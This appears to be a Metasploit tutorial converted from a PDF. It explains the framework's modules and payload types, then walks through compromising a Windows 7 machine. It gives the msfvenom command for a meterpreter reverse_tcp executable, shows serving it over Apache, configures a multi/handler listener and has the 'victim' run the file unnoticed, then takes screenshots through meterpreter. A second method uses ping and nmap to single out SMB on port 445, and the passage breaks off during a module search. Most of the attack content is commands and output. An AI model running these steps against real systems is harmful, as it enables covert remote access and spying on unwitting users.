

Metasploit Framework

Metasploit is a popular penetration testing tool. A tool for developing and executing exploit code against a remote target machine. Offer a broad platform for pen-testing and exploit development.

History of Metasploit:

Undertaken in 2003 by H.D. Moore

Perl-based portable network tool

Later rewritten in **Ruby** by 2007

Rapid7 purchased the Metasploit project in 2009

Metasploit Download & Installation:

1). Windows OS

Step:1 [Download Metasploit]

<https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html>

Step:2 [Open CMD in administration]

Step:3 [Go to Downloaded Metasploit folder]

Step:4 [console.bat] // Open Metasploit

2). Kali/Linux OS

Preinstall in System, so u just type **msfconsole** command in terminal. //Open Metasploit

Metasploit Path: /usr/share/metasploit-framework/

Metasploit Modules:

Exploits: An exploit executes a sequence of commands that target a specific vulnerability found in a system

Auxiliary: Auxiliary modules include port scanners, fuzzers, sniffers, and more

Payloads: Payloads consist of code that runs remotely

Encoders: Encoders ensure that payloads make it to their destination intact

Nops: Nops keep the payload size consistent across exploit attempts [full form is no operation]

Evasion: These new modules are designed to help you create payloads that can evade anti-virus (AV) on the target system

Post: Post-exploitation modules that can be run on compromised targets to gather evidence, pivot deeper into a target network, and much more.

PAYLOAD & TYPES OF PAYLOADS

The Payload is a malicious program that allows hackers to obtain their objectives.

Single Payload: It's use for single activity. Like Create user and send single file on targeted machine.

Staged Payload: Upload one big file on targeted machine.

Stages Payload: It's Download staged payload on targeted machine. And also provide some feature like provide meterpreter session.

Meterpreter Payload: It's provided shell of target machine. So, we can perform more than one task. Multiple code run.

PassiveX Payload: When target machine uses any firewall, and our packet can't receive firewall drop our packet, that time we use this payload.

Shell (Bind & Reverse)

Bind Shell: We set manually RHOST for target machine.

Reverse Shell: When user click on our malicious code, we already set LHOST. so, target machine automatically connects to our machine.

WINDOWS 7 MACHINE HACK USING METASPLOIT VENOM FRAMEWORK [MSFVENOM]

MSF venom framework use to create payload.


```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
└─# msfvenom
Error: No options
msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var-val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>          List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs,
                             encrypt, formats, all
  -p, --payload <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify '-'
                             or STDIN for custom
  --list-options              List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>      Output format (use --list formats to list)
  -e, --encoder <encoder>     The encoder to use (use --list encoders to list)
  --service-name <value>     The service name to use when generating a service binary
  --sec-name <value>         The new section name to use when generating large Windows binaries. Default: random
  4-character alpha string
  --smallest                  Generate the smallest possible payload using all available encoders
  --encrypt <value>          The type of encryption or encoding to apply to the shellcode (use --list encrypt to
                             list)
  --encrypt-key <value>       A key to be used for --encrypt
  --encrypt-iv <value>        An initialization vector for --encrypt
  -a, --arch <arch>           The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform>       The platform for --payload (use --list platforms to list)
  -o, --out <path>            Save the payload to a file
  -b, --bad-chars <chars>     Characters to avoid example: '\x00\xff'
  -n, --nopsled <length>      Prepend a nopsled of [length] size on to the payload
                             Use nopsled size specified by -n <length> as the total payload size, auto-prependin
                             g a nopsled of quantity (nops minus payload length)
  -s, --space <length>        The maximum size of the resulting payload
  --encoder-space <length>    The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count>   The number of times to encode the payload
  -x, --add-code <path>       Specify an additional win32 shellcode file to include
  -t, --template <path>       Specify a custom executable file to use as a template
  -k, --keep                  Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value>      Specify a custom variable name to use for certain output formats
  -t, --timeout <second>      The number of seconds to wait when reading the payload from STDIN (default 30, 0 to
                             disable)
  -h, --help                  Show this message

(root@kali)-[/home/kali]
└─#
```

Create Payload for windows with set LHOST and LPORT

**msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Our_IP>
LPORT=<Our_Port> -f exe > <file_name.exe>**



Payload
(Hacked Application)

Open folder with root permission

Server files locations

Command is: **service apache2 start**

```
root@kali: /home/kali
```

```
File Actions Edit View Help
```

```
(root@kali)-[/home/kali]  
# service apache2 start
```

```
(root@kali)-[/home/kali]  
#
```

```

.:ek000kd*      'cdk000ka.;
.x000000000000c      c000000000000x.;
.i00000000000000k.;      ,k0000000000000000:
'0000000000kkk000000: '000000000000000000'
a00000000. ,a0000a0000l. ,000000000
d00000000. ,c0000c. ,00000000x
l00000000. ,d; ,00000000l
000000000. ,i; ,000000000,
c0000000. ,00c; ,000. ,00000000c
000000. ,0000. ,0000. ,0000000
l00000. ,0000. ,0000. ,000000l
,0000' ,0000. ,0000. ,0000;
.d000. ,000000000x0000. ,x00d.
+k0l ,00000000000000. ,d0k;
:kk; ,000000000000000.c0k;
;k0000000000000000k;
,x0000000000000x,
,l0000000l.
,d0d,
+
+ -- =[ metasploit v6.2.11-dev ]
+ -- --[ 2233 exploits - 1179 auxiliary - 398 post ]
+ -- --[ 867 payloads - 45 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View all productivity tips with the
tips command

msf6 >

```

Use multi-handler exploit : **msf6 > use exploit/multi/handle**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > █
```

Show options for this payload : **msf6 > show options**

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf6 exploit(multi/handler) > █
```

Set payload for reverse connection:

set payload windows/meterpreter/reverse_tcp

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > █
```

Now set LHOST, LPORT [Own machines details]

set lhost <Our ID>

set lport <Our port>

```

msf6 exploit(multi/handler) > set lhost 192.168.1.12
lhost => 192.168.1.12
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.12    yes       The listen address (an interface may be specified)
  LPORT     5555            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.12    yes       The listen address (an interface may be specified)
  LPORT     5555            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf6 exploit(multi/handler) >

```

Run task: **exploit**

```


msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.12:5555


```

Now Going on Targeted Machine [Windows 7], open browser and search 192.168.1.12:8000 [Localhost of Our machine]. It's showed all file that which that we uploaded.

Download **virustest.exe** file and run. When Victim run/open this application so that time our code is run and perform **reverse shell/ reverse_tcp** connection done and **Meterpreter** is run on our machine. Nothing show to victim what happened.




Meterpreter is ON




Commands for Meterpreter


Victim Machine IP's details show in our machine, meterpreter use for perform all task after exploit targeted machine.



We can also perform Screenshots and show in our machine : **meterpreter > screenshot**

It's also show location of tacked screenshot.






WINDOWS 7 IS
HACK

SECOND WHY TO HACK WINDOWS 7 WITH METASPLOIT FRAMEWORK

First check targeted machine is connect in our network using **ping** command.

msf6 > ping <targeted_machine_IP>




```
msf6 > ping 192.168.1.15
[*] exec: ping 192.168.1.15

PING 192.168.1.15 (192.168.1.15) 56(84) bytes of data.
64 bytes from 192.168.1.15: icmp_seq=1 ttl=128 time=6.34 ms
64 bytes from 192.168.1.15: icmp_seq=2 ttl=128 time=3.36 ms
64 bytes from 192.168.1.15: icmp_seq=3 ttl=128 time=3.06 ms
64 bytes from 192.168.1.15: icmp_seq=4 ttl=128 time=1.19 ms
64 bytes from 192.168.1.15: icmp_seq=5 ttl=128 time=0.746 ms
64 bytes from 192.168.1.15: icmp_seq=6 ttl=128 time=1.14 ms
64 bytes from 192.168.1.15: icmp_seq=7 ttl=128 time=1.07 ms
64 bytes from 192.168.1.15: icmp_seq=8 ttl=128 time=1.27 ms
^C
-- 192.168.1.15 ping statistics --
8 packets transmitted, 8 received, 0% packet loss, time 7152ms
rtt min/avg/max/mdev = 0.746/2.271/6.336/1.787 ms
Interrupt: use the 'exit' command to quit
msf6 >
```

Finding Vulnerability in targeted machine using **Nmap**.

msf6 > nmap -sV <targeted_machine_IP> // nmap -sV 192.168.1.15

[-sV: Scan ports with Version]



```
Interrupt: use the 'exit' command to quit
msf6 > nmap -sV 192.168.1.15
[*] exec: nmap -sV 192.168.1.15

Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 01:50 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.37 seconds
msf6 > sudo nmap -sV 192.168.1.15
[*] exec: sudo nmap -sV 192.168.1.15

[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-04 01:50 EDT
Nmap scan report for 192.168.1.15 (192.168.1.15)
Host is up (0.000955 latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
594/tcp   open  rtpsp?
2869/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:61:44:3C (Oracle VirtualBox virtual NIC)
Service Info: Host: TEST-007-PC; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.25 seconds
msf6 >
```

There many ports are is open. But in this practical we use port number **445/tcp Microsoft-ds**, in windows 7 Microsoft-ds is vulnerable so we easily exploit windows 7.

Nmap give output in close and open ports, now we have to find which services is open and that service version is vulnerable or not. Nmap by default top 1000 ports scan, most common 1000 port select and scan.

Note: In case without root permission nmap can't show any output, so change local user to root [admin] then after perform task

If we don't know about this service and which type of task we done with this service, so just copy service name and search in google.



Now, we got information about this service like it's use SMB for filesharing.


Search SMB in Metasploit framework, find any exploit/auxiliary

A screenshot of the Metasploit framework interface. The 'Matching Modules' list is displayed, showing a search for 'smb'. The list contains various modules with columns for ID, Name, Disclosure Date, Rank, Check, and Description. The modules are sorted by rank, with 'exploit/multi/http/struts_code_exec_classloader' at the top and 'auxiliary/dos/windows/smb/rps_vit_null_def' at the bottom.

ID	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts_code_exec_classloader	2014-03-06	manual	No	Apache Struts Classloader Manipulation Remote Code Execution
1	exploit/osx/browser/safari_file_policy	2011-10-12	manual	No	Apple Safari file:/// Arbitrary Code Execution
2	auxiliary/server/capture/		normal	No	Authentication Capture:
3	post/linux/buypass/		normal	No	Buypass Sharing
4	exploit/linux/misc/cisco_vtysh_sslvpn	2022-02-02	Good	Yes	Cisco IOS/SH SSL VPN Unauthenticated Remote Code Execution
5	auxiliary/scanner/http/citrix_dir_traversal	2019-12-17	normal	No	Citrix ADC (NetScaler) Directory Traversal Scanner
6	auxiliary/scanner/	2018-01-19	normal	No	DCOM Exec
7	auxiliary/scanner/		normal	No	DCOM Exec
8	auxiliary/scanner/		normal	No	DFSCoerce
9	exploit/windows/scada/ge_protect/	2014-01-23	excellent	Yes	GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
10	exploit/windows/	2015-02-04	manual	No	Generic DLL Injection From Shared Resource
11	exploit/windows/http/generic_http_dll_injection	2015-02-04	manual	No	Generic web Application DLL Injection
12	exploit/windows/	2015-01-26	manual	No	Group Policy Script Execution From Shared Resource
13	exploit/windows/misc/hp_dataprotector_install_service	2011-11-02	excellent	Yes	HP Data Protector 6.10/6.11/6.20 Install Service
14	exploit/windows/misc/hp_dataprotector_cmd_exec	2014-11-02	excellent	Yes	HP Data Protector 6.10 Remote Command Execution
15	auxiliary/server/http/ntlmrelay		normal	No	HTTP Client MS Credential Relayer
16	exploit/windows/	2015-01-21	excellent	Yes	IPass Control Pipe Remote Command Execution
17	auxiliary/gather/		normal	No	Konika Minolta Document Extractor
18	auxiliary/fileformat/odt_baddot	2018-05-01	normal	No	LibreOffice 6.03 / Apache OpenOffice 4.1.3 Malicious ODT File Generator
